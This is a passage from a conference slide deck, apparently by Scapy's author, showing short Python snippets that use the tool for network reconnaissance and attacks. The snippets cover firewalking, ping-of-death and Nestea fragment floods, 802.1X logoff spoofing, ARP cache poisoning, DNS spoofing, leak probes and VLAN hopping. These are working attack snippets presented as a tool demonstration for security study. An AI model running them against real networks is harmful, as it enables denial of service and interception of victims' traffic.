(1.0, ['Linux Kernel 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch'])
```

## Firewalking

- ▶ TTL decrementation after a filtering operation  
*only not filtered packets generate an ICMP TTL exceeded*

```
ans, unans = sr(IP(dst="172.16.4.27", ttl=16)/TCP(dport=(1,1024)))
for s,r in ans:
    if r.haslayer(ICMP) and r.payload.type == 11:
        print s.dport
```

- ▶ Find subnets on a multi-NIC firewall  
*only his own NIC's IP are reachable with this TTL*

```
ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
for i in unans:
    print i.dst
```

## NAT finding

- ▶ When TTL hardly reaches the target, NATed ports send TTL time exceeded

```
ans,unans = sr(IP(dst="172.16.1.40", ttl=7)/TCP(dport=(1,1024)))
for s,r in ans:
    if r.haslayer(ICMP):
        print s.dport
```

- ▶ Beware to netfilter bug (ICMP citation contain NATed IP, need loosy match)

## Nuking Muahahahah

- ▶ Ping of death (note the bad support for fragmentation)

```
for p in fragment(IP(dst="172.16.1.40")/ICMP()/("X"*60000)):  
    send(p)
```

- ▶ Nестea

```
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))  
send(IP(dst=target, id=42, frag=48)/("X"*116))  
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

- ▶ Teardrop, Land, ...

## DoSing Muahahahah II

- ▶ Breaking 802.1X authentication

```
sendp (Ether (src=mactarget) /EAPOL (type="logoff"))
```

- ▶ ARP Cache poisoning to /dev/null (next slide)
- ▶ ...

## ARP cache poisoning

- ▶ send ARP who-has to target, saying victim IP has our MAC  
*because of opportunistic algorithm proposed by the RFC,  
target's cache is updated with the couple (victim's IP, our MAC)*

```
>>> targetMAC = getmacbyip(target)
>>> p = Ether(dst=mactarget) / ARP(op="who-has",
...                               psrc=victim, pdst=target)
>>> while 1:
...     sendp(p)
...     time.sleep(30)
```



## DNS spoofing

- ▶ A function to build fake answer from query :

```
def mkspooof(x):  
    ip=x.getlayer(IP)  
    dns=x.getlayer(DNS)  
    return IP(dst=ip.src,src=ip.dst)/UDP(dport=ip.sport,sport=ip.dport)/  
        DNS(id=dns.id,qd=dns.qd,  
            an=DNSRR(rrname=dns.qd.qname, ttl=10, rdata="1.2.3.4"))
```

- ▶ We wait for DNS queries and try to answer quicker than the real DNS

```
while 1:  
    a=sniff(filter="port 53", count=1, promisc=1)  
    if not a[0].haslayer(DNS) or a[0].qr: continue  
    send(mkspooof(a[0]))
```

## Leaking

### ▶ Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP())
<IP src=172.16.1.232 proto=1 [...] |<ICMP code=0 type=0 [...] |
  <Padding load='00\x02\x01\x00\x04\x06public\xa2B\x02\x02\xe' |>>>
```

### ▶ ICMP leaking (linux 2.0 bug)

```
>>> sr1(IP(dst="172.16.1.1",options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
  <IPError src=172.16.1.24 options='\x02\x00\x00\x00' [...] |
  <ICMPError code=0 type=8 id=0x0 seq=0x0 chksum=0xf7ff |
  <Padding load='\x00[...] \x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>>>
```

## VLAN hopping

- ▶ In very specific conditions, a double 802.1q encapsulation will make a packet jump to another VLAN

```
sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())
```

# Reporting (not really ready to use)

```
>>> report_ports("192.168.2.34",
                 (20,30))
\begin{tabular}{|l|l|l|}
\hline
21 & open & SA \\
[...]
\hline
\end{tabular}
```

21	open	SA
22	open	SA
25	open	SA
20	closed	TCP RA
23	closed	ICMP type 3/3 from 192.168.1.1
26	closed	TCP RA
27	closed	TCP RA
28	closed	TCP RA
29	closed	TCP RA
30	closed	TCP RA
24	?	unanswered

## Pros

- ▶ very easy to use
- ▶ very large fields of application
- ▶ can mimic about every complex network tool with less than 10 lines
- ▶ generic, expandable
- ▶ fun, programmed in python
- ▶ `scapy@scapy.tuxfamily.org` is 17% real messages, 76% spam, 7% virii.

## Cons

- ▶ still young and not bugfree
- ▶ still slow

That's all folks. Thanks for your attention.

You can reach me at `<phil@secdev.org>`

These slides and scapy are available at  
`http://www.cartel-securite.fr/pbiondi/`